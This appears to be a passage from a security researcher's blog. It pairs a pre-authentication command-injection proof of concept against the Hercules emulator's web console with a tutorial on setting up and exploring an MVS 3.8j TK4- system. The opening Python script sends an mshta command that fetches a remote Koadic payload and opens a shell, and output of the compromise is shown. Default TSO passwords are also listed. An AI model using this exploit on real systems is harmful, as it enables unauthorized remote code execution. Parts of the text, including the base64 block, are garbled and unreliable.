burp0_url = "http://192.168.1.10:8081/cgi-bin/tasks/syslog"
burp0_cookies = {"msgcount": "22"}
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8", "Accept-Language": "pl,en-US;q=0.7,en;q=0.3", "Accept-Encoding": "gzip, deflate", "Content-Type": "application/x-www-form-urlencoded", "Origin": "http://192.168.1.10:8081", "Connection": "close", "Referer": "http://192.168.1.10:8081/cgi-bin/tasks/syslog", "Upgrade-Insecure-Requests": "1"}
burp0_data = {"command": "sh mshta http://192.168.111.128:9999/byUA6", "send": "Send", "noreferrer": "1", "refresh_interval": "5", "msgcount": "22"}
session.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data)
```

Edited example:

```
root@kali: /home/c/pwn
#!/usr/bin/env python
Hercules emulator Web Server PreAuth poc
#
require: kodiac framework
25.12.2020 @ 00:07
#

import requests
session = requests.session()

kodiac_path = raw_input('Full path to kodiac binary please: ')
print '[+] current kodiac path: %s' % (kodiac_path)

target = raw_input('Target host/IP please: ') # default 8081

burp0_url = "http://" + target + ":8081/cgi-bin/tasks/syslog"
burp0_cookies = {"msgcount": "22"}
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8", "Accept-Language": "pl,en-US;q=0.7,en;q=0.3", "Accept-Encoding": "gzip, deflate", "Content-Type": "application/x-www-form-urlencoded", "Origin": "http://" + target + ":8081", "Connection": "close", "Referer": "http://" + target + ":8081/cgi-bin/tasks/syslog", "Upgrade-Insecure-Requests": "1"}

cmd = raw_input('Command please: [1:default, 2: yours]')
if cmd == 1:
 print '[!] remember to start kodiac'
 burp0_data = {"command": "sh mshta http://192.168.111.128:9999/byUA6", "send": "Send", "noreferrer": "1", "refresh_interval": "5", "msgcount": "22"}
else:
 burp0_data = {"command": "sh " + cmd, "send": "Send", "noreferrer": "1", "refresh_interval": "5", "msgcount": "22"}

session.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data)

print '[+] done ;]'
```

It's time to check it:

```
lyEvdXNyL2Jpb9IbnYgcHl0aG9uCiMgSGVY3VsZXMcZW11bGF0b3lgV2ViFNlcZlciBQcmVB
dXR0IHBvYwojIaojIHJlcXVpcmU6lGtvZGihYBmcmtZXdvcmstlAyAyNS4xMi4yMDlwIEAgMDA6
MDcKlyAKCmItcG9ydCByZXFlZXN0cwpzZXNzaW9uID0gcmVxdWVzdHMuc2Vzc2lvbigpCgprb2Rp
YWNfcGF0aCA9IHJhd19pbnB1dCgnRnVsbCBwYXR0IHRvIGtvZGihYyBiaW5hcnkgcGxlYXNIOiAn
KQpwcmIudCANWytldIGN1cnJbnQga29kaWFjIHbhGg6ICVzJyAllCgga29kaWFjX3BhdGggKQoK
dGFyZ2V0ID0gcmF3X2lucHV0KCdUYXJnZXQgaG9zdC9JUCBwbGVhc2U6ICcpICMgZGVmYXVsdCA4
MDgxCgpidXJwMF91cmwgPSAiaHROcDovLyglkYb0YXJnZXQgKyAiOjgwODEvY2dpLWJpb90YXNr
cy9zeXNs2ciCmJ1cnAwX2Nvb2tpZXMcPSB7Im1z2NvdW50jogijlyln0KYnVycDBfaGVhZGVy
cyA9IhsivXNlci1BZ2VudCI6ICJNb3ppbGxhLzUuMCaoV2luZG93cyBOVCAXC4wOyBXaW42NDsg
eDY0OyBydjo4Mi4wKSBHZWNrby8yMDEwMDEwMSBGaXJIZm94LzgyLjAiLCAiQWNjZXB0ljogInRI
eHQvaHRtbCvhCHBsaWNhdGlbi94aHRtbCt4bwWsYXBwbGjYXRpb24veG1sO3E9MC45LGltYWdl
L3dlyNnsAsKi8q03E9MC44IiwlkFjY2VwdC1MYW5ndWFnZSI6CJwbCxlb1VUztxPTAuNyxlbjtx
PTAuMylsICJBY2NlcHQtRW5jb2RpbmcioAiZ3ppcCwgZGVmbGF0ZSIsICDb250ZW50LVR5cGUi
OIAiYXBwbGjYXRpb24veC13d3ctZm9ybs11cmxlbmNvZGVkliwlk9yaWdpbi6ICJodHRwOi8v
lit0YXJnZXQrlj04MDgxliwlkNvbm5lY3Rpb24iOiaiY2xvc2UiLCaiUmVmZXJci6ICJodHRw
O18vlisgdGFyZ2V0ICsiOjgwODEvY2dpLWJpb90YXNrcy9zeXNs2ciLCaiVXBncmFkZS1JbnNI
Y3VzS1SZXF1ZXN0cyl6IClxln0KCmNtZCA9IHJhd19pbnB1dCgnQ29tbWFuZCBwbGVhc2U6IFsx
OmRIZmF1bHQsIDl6IHlvdXJzXScpCmlmIGNtZCA9PSAxOgogiHByaW50ICdbIV0gcmVtZW1iZXlg
dG8gc3RhcnQga29kaWFjIwoglJ1cnAwX2RhdGEgPSB7ImNvbW1hbmQiOiaic2ggbXNodGEgaHRO
cDovLzEMi4xNjguMTExLjEyODO5OTk5L2J5VUE2liwlkNlrbmQiOiaiU2VuZCIsICJub3JlZnJI
c2giOiaiMSIsICJyZWZyZXNoX2ludGVydmFsIjogljUiLCaiXNry291bnQiOiaiMjlifQplbHNI
OgogIGJ1cnAwX2RhdGEgPSB7ImNvbW1hbmQiOiaic2ggliArIGNtZCwglnNlrbmQiOiaiU2VuZCIs
ICJub3JlZnJc2giOiaiMSIsICJyZWZyZXNoX2ludGVydmFsIjogljUiLCaiXNry291bnQiOiai
MjlifQoKCnNlc3Npb24ucG9zdChidXJwMF91cmwsIGhIYWRlcnM9YnVycDBfaGVhZGVcywgY29v
a2llcz1idXJwMF9jb29raWVzLCBkYXRhPWJ1cnAwX2RhdGEpCgpwcmIudCANWytldIGRvbmUgO10n
CiMgCg==
```

Kodiac is restarted so (after fixing this bug in the source ;)) we should be somewhere here:

```
TCP 0.0.0.0:8080 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:8081 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:49408 0.0.0.0:0 LISTENING InHost
TCP 0.0.0.0:49409 0.0.0.0:0 LISTENING InHost


TCP root@kali:/home/c/pwn
TCP root@kali:/home/c/pwn# ./herc001s.py
TCP Full path to kodiac binary please: /root/tools/kodiac/kodiac
TCP [+] current kodiac path: /root/tools/kodiac/kodiac
TCP Target host/IP please: 192.168.1.10
TCP Command please: [1:default, 2: yours]1
TCP [!] remember to start kodiac
TCP [+] done ;)
TCP root@kali:/home/c/pwn#
TCP
TCP
TCP
TCP
TCP

[+] Zon
[+] Zon
[koadic
[koadic
[koadic: ZOMBIE 0 (10.0.2.15) - C:\Program Files\Hercules\Hercules 3.07 (32 Bit)]>
[+] Zombie 2: Staging new connection (192.168.111.1) on Stager 0
[+] Zombie 2: DESKTOP-00700KN\c @ DESKTOP-00700KN -- Windows 10 Education N
[koadic: ZOMBIE 0 (10.0.2.15) - C:\Program Files\Hercules\Hercules 3.07 (32 Bit)]>
```

Ok, but this is still „Windows” not the „mainframe” we were looking for, right? ;) Let's continue below.

Quick intro and new vocabulary

Bonsoir.



As we are in the new environment, a „main“ one ;] I believe it's time to learn few new words.  
Because of that, today we'll start here:

Shortcut	Short Description
CICS [4]	(Customer Information Control System) is a family of mixed language application servers that provide online transaction management and connectivity for applications on IBM mainframe.
CICS transaction [4]	Transaction is a set of operations that perform a task together. (...) relatively simple tasks such as requesting an inventory list or entering a debit or credit to an account. A primary characteristic of a transaction is that it should be atomic.
REXX [5]	'Restructured Extended Executor' is an interpreted programming language developed at IBM by Mike Cowlishaw. It is a structured, high-level programming language designed for ease of learning and reading.
HLASM [6]	'High Level Assembler' is IBM's current assembler programming language for its z/OS, z/VSE, z/VM and z/TPF.
TN3270 [7, 8]	TN3270 Plus is a 3270 terminal emulator
SURROGAT [9]	A surrogate user is a user who has the authority to do tasks on behalf of another user, by using the other user's level of authority.
JCL [10]	Scripting languages used on IBM mainframe operating systems to instruct the system on how to run a batch job or start a subsystem
RACF [11]	(Resource Access Control Facility) - security system that provides access control and auditing functionality for the z/OS and z/VM operating systems.
APF [12]	Is used to allow the installation to identify system or user programs that can use sensitive system functions

For now we can continue here[13]:

The screenshot shows a web page titled "wotho.ethz.ch/tk4-/" with the following content:

**New Systems**  
Please follow the installation instructions in the User's Manual and use the [Current TK4- System](#) instead of the [TK4- System](#).

**Existing Systems**  
Please install the incremental updates in sequence following the instructions given in the document found in folder doc of the respective zip file.

\*\*\*\*\*  
\* MVS 3.8j Tur(n)key 4- ("TK4-") is a ready to use OS/VS2 MVS 3.8j \*  
\* system built specifically to run under the Hercules System/370, \*  
\* ESA/390, and z/Architecture Emulator. It is an extension of the \*  
\* original MVS Tur(n)key Version 3 System ("TK3") created by Volker \*  
\* Bandke in 2002. See the User's Manual for credits and copyrights. \*

Let's continue with Ubuntu 20. At this stage I decided to check a console-based client available for Linux called x3270. Let's try it:

```
root@ubuntu20:~# apt search x3270
Sorting... Done
Full Text Search... Done
c3270/focal 3.6ga4-3build1 amd64
 Curses program for telnet sessions to IBM mainframes

fonts-x3270/focal,focal 2.0.3-1 all
 monospaced font based on IBM 3270 terminals

x3270/focal 3.6ga4-3build1 amd64
 X11 program for telnet sessions to IBM mainframes

x3270-doc/focal,focal 3.6ga4-3build1 all
 X11 program for telnet sessions to IBM mainframes - documentation


xfonts-x3270-misc/focal,focal 3.6ga4-3build1 all
 Font files for the x3270(1) IBM 3270 emulator

root@ubuntu20:~#
```

Checking:

```
root@ubuntu20:~# apt install x3270
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
 3270-common xfonts-x3270-misc
Suggested packages:
 x3270-doc
The following NEW packages will be installed:
 3270-common x3270 xfonts-x3270-misc
0 upgraded, 3 newly installed, 0 to remove and 389 not upgraded.
Need to get 718 kB of archives.
After this operation, 1 844 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
```


After a while we should be here, trying to connect to remote Hercules VM:



Great! Looks like we're in! ;] It means: we can connect from remote Linux machine to our 'mainframe server'. So far, so good. Let's continue below...

## First Crush

So far we already downloaded the ZIP package ([tk4-v1.00 current.zip\[14\]](#)). Let's move it to our Ubuntu VM. When it's unzipped, we should be here:



Checking (I started `set_console_mode` from `unnattended` directory and next `./mvs`):

```
HHC01437I Config file[14] conf/tk4-.cnf: including file local_conf/05
HHC01437I Config file[15] conf/tk4-.cnf: including file local_conf/06
HHC01437I Config file[16] conf/tk4-.cnf: including file local_conf/07
HHC01437I Config file[17] conf/tk4-.cnf: including file local_conf/08
HHC01437I Config file[18] conf/tk4-.cnf: including file local_conf/09
HHC01437I Config file[19] conf/tk4-.cnf: including file local_conf/10
HHC00100I Thread id 7FBAE0576740, prio 0, name Control panel started
HHC02260I Script 1: begin processing file scripts/ipl.rc
HHC01603I hao tgt MVS038J
HHC00077I The target was placed at index 0
HHC01603I hao cmd script scripts/tk4-.rc
HHC00077I The command was placed at index 0
HHC01603I hao tgt IEA101A
HHC00077I The target was placed at index 1
HHC01603I hao cmd script ${SCR101A:=scripts}/SCR101A_${REP101A:=default}${CMD101A}
HHC00077I The command was placed at index 1
HHC01603I hao tgt IEA305A
HHC00077I The target was placed at index 2
HHC01603I hao cmd script ${SCR101A:=scripts}/SCR101A_${REP101A:=default}${CMD101A}
HHC00077I The command was placed at index 2
HHC01603I * pausing for a few seconds, please stand by.
HHC00100I Thread id 7FBADAE5DB700, prio 0, name Hercules Automatic Operator started
HHC01603I ipl 148
HHC01603I * pausing for a few seconds, please stand by.
HHC00811I Processor CP00: architecture mode S/370
IEA101A SPECIFY SYSTEM PARAMETERS FOR RELEASE 03.8 .V52
HHC00081I Match at index 01, executing command script scripts/SCR101A_default
HHC01603I script scripts/SCR101A_default
HHC00010A Enter input for console 0:0009
HHC02260I Script 2: begin processing file scripts/SCR101A_default

herc =====> [instcnt 3,581,696; mips 0.000; I/O
CP00 PSW=070E000000000000 24..H....
```

Let's wait for the end of the loading... After a while we can start learning about the new environment we are currently watching ;]

```
c@ubuntu20: ~ telnet localhost 3270
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^'.
HHC01027I Hercules version 4.00, built on Jun 23 2016 20:34:21
HHC01031I Running on ubuntu20 (Linux-5.4.0-58-generic #64-Ubuntu SMP Wed Dec 9 08:16:25 UTC 2020 x86_64 UP)
HHC01028E Connection rejected, no available 1052 or 3215 device
Connection closed by foreign host.
c@ubuntu20: ~
```

```
HHC01603I * IK4- update by Juergen Winkelmann winkelmann@id.ethz.
HHC01603I * see TK4-.CREDITS for complete credits
HHC01603I *
HHC02264I Script 5: file scripts/tk4-.rc processing ended
HHC01028E Connection rejected, no available 1052 or 3215 device
herc =====> [
```

Let's try again:

```
c@ubuntu20:~$ x3270 localhost 3270
Warning: Cannot convert string "-*-helvetica-bold-r-normal--14-*100-100-p-*iso8859-1" to type FontStruct
x3270-4 localhost:3270
File Options
Hercules Version : 4.00
Host name : ubuntu20
Host OS : Linux-5.4.0-58-generic #64-Ubuntu SMP Wed Dec 9 08:16:25 UT
Host Architecture : x86_64
Processors : UP
PAR Name : HERCULES
Terminal device number : 0:000
***** **** ****
** ** ** ** **
** ** ** ** **
** ** ** ** **
zzzz /{1 ..} , -,, -,, -, -
{1,4-})-,-, {1,4-})-,-
** ****
** ** **
** ** **
The MVS 3.8j
Tur(n)key System
***** **** ***
TK3 created by Volker Bandke vbandke@bsp-gmbh.com
TK4- update by Juergen Winkelmann winkelmann@id.ethz.ch
see TK4-.CREDITS for complete credits
.CREDITS for complete credits
: processing ended
available 1052 or 3215 device
devtype 3270: connected
```

So far, so good. We can continue with the hints we already found [13]. (At this stage to avoid some ‘character misunderstood’ – simply go to the *Options* to change your language/localization settings. It should be fine and ready to go now ;).)

For example, we are here:

```
x3270-4 localhost:3270
File Options
c@ubuntu20: ~/hercool
scripts/09 processing ended
0
sing file local_scripts/10
cripts/10 processing ended
/local.rc processing ended

** ** ** ** **
** ** ** ** **
** ** ** ** **
zzzz /{1 ..} , -,, -,, -, -
{1,4-})-,-, {1,4-})-,-
** ****
** ** **
** ** **
PASSWORD NOT AUTHORIZED FOR USERID
REENTER -
ENTER CURRENT PASSWORD FOR HERC01-
PASSWORD NOT AUTHORIZED FOR USERID
REENTER -
PASSWORD NOT AUTHORIZED FOR USERID
REENTER -
3270xad
ed by Volker Bandke vbandke@bsp-gmbh.com
te by Juergen Winkelmann winkelmann@id.ethz.ch
see TK4-.CREDITS for complete credits
/tk4-.rc processing ended
available 1052 or 3215 device
7.0.0.1 devtype 3270: connected
7.0.0.1 devtype 3270: connection closed by client
7.0.0.1 devtype 3270: connected
logon in progress at VTAM terminal CUU0C0
LID ATTEMPT TO ACCESS SYSTEM: USER:HERC01
LID ATTEMPT TO ACCESS SYSTEM: USER:HERC01
LID ATTEMPT TO ACCESS SYSTEM: USER:HERC01
instcnt 18
```

In the meantime, check it out:

```
HHC01603I sh pwd
/home/c/hercool
HHC01603I sh whereis python
python: /usr/bin/python3.8 /usr/bin/python2.7 /usr/lib/python3.8 /
herc =====>
CP00 PSM=070E000000000000 24..W....
```

At this stage we can see it could be „a little bit more dangerous” when Hercules is started on Linux. ;)

Next, we should be here: *herc* console (or *webherc* console) is not „mainframe console” yet. In my opinion ‘access to the mainframe’ we’ll have when we can use (for example) one of the users presented below:

**How to Create a New TSO User**


You must be logged on with a Sysprog type user, like Herc01, to be able to define new users. Take a look at the job in SYS2.JCLLIB(ADDUSER). You need to change the invocation parameter HLQ to the new userid, and you need to specify if the new user is a system programmer, or not. Creating a "normal", non-sysprog type user will be done with a jcl line like this

```
//ADDUSER EXEC ADDUSER,HLQ=GWBUISH,UTYPE=USER
```

whereas a sysprog type user would be defined via //ADDUSER EXEC ADDUSER,HLQ=VOLKER,UTYPE=SYSP

There are five predefined TSO users in the MVS Tur(n)key System: Userid Description Password IBMUSER Emergency user HERC01 System Programmer Userid HERC02 System Programmer Userid CUL8TR HERC03 Standard user HERC04 Standard user PASS4U

We’ll use it later. For now let’s stay with *HERC01* user, like below:



Feel free to spend some time with *HELP* command ;) Moving forward – and we are here:

```

/home/c/hercool x3270-4 localhost:3270
ON PRINTER2 7 LINES
IS PURGED
ON PRINTER2 32 LINES
IS PURGED
ON PRINTER2 28 LINES
INACTIVE - CLASS=Z
IS PURGED
JR JES2 JES2
LOCATED TO PRINTER3
INACTIVE - CLASS=X
NFIGURATION ATSO READ FROM VTA ASM INVOKE ASSEMBLER PROMPTER AND ASSEMBLER F COMPILER.
ACTIVE CALC INVOKE ITF/PL/1 PROCESSOR FOR DESK CALCULATOR MODE.
NFIGURATION ASNOSL READ FROM VTA COBOL INVOKE COBOL PROMPTER AND ANS COBOL COMPILER.
ACTIVE FORT INVOKE FORTRAN PROMPTER AND FORTRAN IV G1 COMPILER.
NFIGURATION AJRP READ FROM VTA
ACTIVE CALL LOAD AND EXECUTE THE SPECIFIED LOAD MODULE.
NFIGURATION L3274 READ FROM VTA
ACTIVE LINK INVOKE LINK PROMPTER AND LINKAGE EDITOR.
NFIGURATION L3791 READ FROM VTA
ACTIVE LOADGO LOAD AND EXECUTE PROGRAM.
NFIGURATION S3705 READ FROM VTA RUN COMPILE, LOAD, AND EXECUTE PROGRAM.
NFIGURATION N07 READ FROM VTA
ACTIVE TEST TEST USER PROGRAM.

NFIGURATION N08 READ FROM VTA
NFIGURATION N10 READ FROM VTA
NFIGURATION N11 READ FROM VTA
NFIGURATION N12 READ FROM VTA ALLOCATE ALLOCATE A DATA SET.
NFIGURATION N13 READ FROM VTA CONVERT SIFT ITF/PL1 AND FORTRAN SOURCE.
NFIGURATION N14 READ FROM VTA COPY COPY A DATA SET.
NFIGURATION N15 READ FROM VTA DELETE DELETE A DATA SET.
ON STCINRDR
STARTED EDIT CREATE, EDIT, AND/OR EXECUTE A DATA SET.
RTED - TIME=20.43.27 FORMAT FORMAT AND PRINT A TEXT DATA SET.
INITIALIZATION COMPLETE FREE RELEASE A DATA SET.
15,0200,400000000001,,NET ,20, LIST DISPLAY A DATA SET.
15,0200,400000000001,,NET ,20, LISTALC DISPLAY ACTIVE DATA SETS.
15,0200,400000000001,,NET ,20, LISTBC DISPLAY MESSAGES FROM OPERATOR/USER.
15,0200,400000000001,,NET ,20, LISTCAT DISPLAY USER CATALOGUED DATA SETS.
15,0200,400000000001,,NET ,20, LISTDS DISPLAY DATA SET ATTRIBUTES.
15,0200,400000000001,,NET ,20, MERGE COMBINE DATA SETS.
15,0200,400000000001,,NET ,20, PROTECT PASSWORD PROTECT DATA SETS.
15,0200,400000000001,,NET ,20, RENAME RENAME A DATA SET.

NOW LOADED WITH LOADMOD N07
0.1 devtype 3270: connected SYSTEM CONTROL COMMANDS:

ACCOUNT MODIFY/ADD/DELETE USER ATTRIBUTES.
OPERATOR PLACE TERMINAL IN OPERATOR MODE.

```

As you can see there is a lot to read and learn about. One of the example questions: as you can see we can „invoke fortran prompter (...) and compiler” – hints like that we’ll use later to check for a privilege escalation possibilities. For now let’s continue here[17] – following few manuals available online to learn and understand more about this kind of OS:

```

root@ubuntu20: /home/c/herco x3270-4 localhost:3270
0.43.26 STC 45 $HASP150 MF1 ON PRINTER2
0.43.26 STC 45 $HASP250 MF1 IS PURGED
0.43.26 STC 58 $HASP150 BPSETPF ON PRINTER2
0.43.26 STC 58 $HASP250 BPSETPF IS PURGED
0.43.26 STC 59 $HASP150 DYNAMASK ON PRINTER2
0.43.26 STC 59 $HASP160 PRINTER2 INACTIVE - CLA
0.43.26 STC 59 $HASP250 DYNAMASK IS PURGED
0.43.26 IEF236I ALLOC. FOR JES2 JES2
0.43.26 IEF237I 002 ALLOCATED TO PRINTER2
$HASP160 PRINTER3 INACTIVE - CLA
0.43.26 STC 60 IST197I SAVED CONFIGURATION ATSO
0.43.26 STC 60 IST093I ATSO ACTIVE
0.43.26 STC 60 IST197I SAVED CONFIGURATION ASNOSL
0.43.26 STC 60 IST093I ASNOSL ACTIVE
0.43.26 STC 60 IST197I SAVED CONFIGURATION AJRP
0.43.26 STC 60 IST093I AJRP ACTIVE
0.43.26 STC 60 IST197I SAVED CONFIGURATION L3274
0.43.27 STC 60 IST197I ACTIVE
0.43.27 STC 60 IST197I SAVED CONFIGURATION S3705
0.43.27 STC 60 IST197I SAVED CONFIGURATION N07
LASTCC=4
0.43.27 STC 60 IST197I SAVED CONFIGURATION N08
0.43.27 STC 60 IST197I SAVED CONFIGURATION N10
0.43.27 STC 60 IST197I SAVED CONFIGURATION N11
0.43.27 STC 60 IST197I SAVED CONFIGURATION N12

READY
listcat
IN CATALOG:SYS1.UCAT.TSO
HERC04.CMDPROC
HERC04.REVPROF
HERC04.TEST.ASM
HERC04.TEST.CNTL
HERC04.TEST.LOADLIB
READY
listcat entry(sysc,procLib)
ERROR QUALIFYING HERC04.SYSC
** DEFAULT SERVICE ROUTINE ERROR CODE 20, LOCATE ERROR CODE 8
ERROR QUALIFYING HERC04.PROCLIB
** DEFAULT SERVICE ROUTINE ERROR CODE 20, LOCATE ERROR CODE 8
LASTCC=4
READY

```

Next:

```

IGURATION N0:
IGURATION N1: READY
IGURATION N1: Profile
IGURATION N1: CHAR(0) LINE(0) PROMPT INTERCOM NOPAUSE NOMSGID NOMODE NOWTPMSG NORECO
IGURATION N1: VER PREFIX(HERC04)
IGURATION N1: DEFAULT LINE/CHARACTER DELETE CHARACTERS IN EFFECT FOR THIS TERMINAL
N STCINRDR READY
TARTED
ED - TIME=20
ALIZATION CO
0200,40000000
0200,40000000

```

Reading more about *profile* command:

```

I L3791 ACTIVE ERROR QUALIFYING HERC04.PROCLIB
I SAVED CONFIGURATION S3: ** DEFAULT SERVICE ROUTINE ERF
I SAVED CONFIGURATION N0: LASTCC=4
I S3705 ACTIVE READY
I SAVED CONFIGURATION N0:
I SAVED CONFIGURATION N1: READY
I SAVED CONFIGURATION N1: profile
I SAVED CONFIGURATION N1: CHAR(0) LINE(0) PROMPT I
I SAVED CONFIGURATION N1: VER PREFIX(HERC04)
I SAVED CONFIGURATION N1: DEFAULT LINE/CHARACTER DELETE
I 00 TSO ON STCINRDR READY
I 73 TSO STARTED profile prefix(herc04)
I TSO - STARTED - TIME=20 READY
I VTAM INITIALIZATION CO profile
I 0C0,IOE,05,0200,40000000 CHAR(0) LINE(0) PROMPT I
I 0C1,IOE,05,0200,40000000 VER PREFIX(HERC04)
I 0C2,IOE,05,0200,40000000 DEFAULT LINE/CHARACTER DELETE
I 0C3,IOE,05,0200,40000000 READY
I 0C4,IOE,05,0200,40000000 profile prefix(herc01)
I 0C5,IOE,05,0200,40000000 READY
I 0C6,IOE,05,0200,40000000 profile
I IFLOADRN COMPLETED profile
I 370X N07 NOW LOAD! CHAR(0) LINE(0) PROMPT I
I client 127.0.0.1 devtype 3270 VER PREFIX(HERC01)
I 24..M.... DEFAULT LINE/CHARACTER DELETE
READY

```

Well... ;] Ok, let's check some *help* for *profile* command:

```

AT PRINTER2 HELP member==> PROFILE Subcommand==> _____ Help for oper
IS PURGED Input==> _____
ON PRINTER2 1 10 20 30 40 50 60
ON PRINTER2 +-----+
INACTIVE - CL/ +-----+
IS PURGED)O OPERANDS-
JES2 JES2)O LINE('CHARACTER')
INACTIVE - CL/ - SPECIFIES THE CHARACTER WHICH IS TO BE USED FOR
INACTIVE - CL/ DELETING A LINE.
FIGURATION AT: 'CHARACTER'
ACTIVE - IS ANY VALID CHARACTER.
FIGURATION AS:)O LINE(ATTN)
ACTIVE - SPECIFIES THAT ATTENTION IS TO BE USED TO DELETE A
ACTIVE - THIS IS THE SYSTEM DEFAULT DELETE CHARACTER FOR THE
FIGURATION L3: KEYBOARD TYPE TERMINAL.
ACTIVE)O LINE(CTLX)
ACTIVE - SPECIFIES THAT CTLX IS TO BE USED TO DELETE A LINE
ACTIVE - FOR THE TELETYPE TERMINAL. THIS IS THE SYSTEM DEFUA
FIGURATION S3: ULT CHARACTER FOR THE TELETYPE TERMINAL.
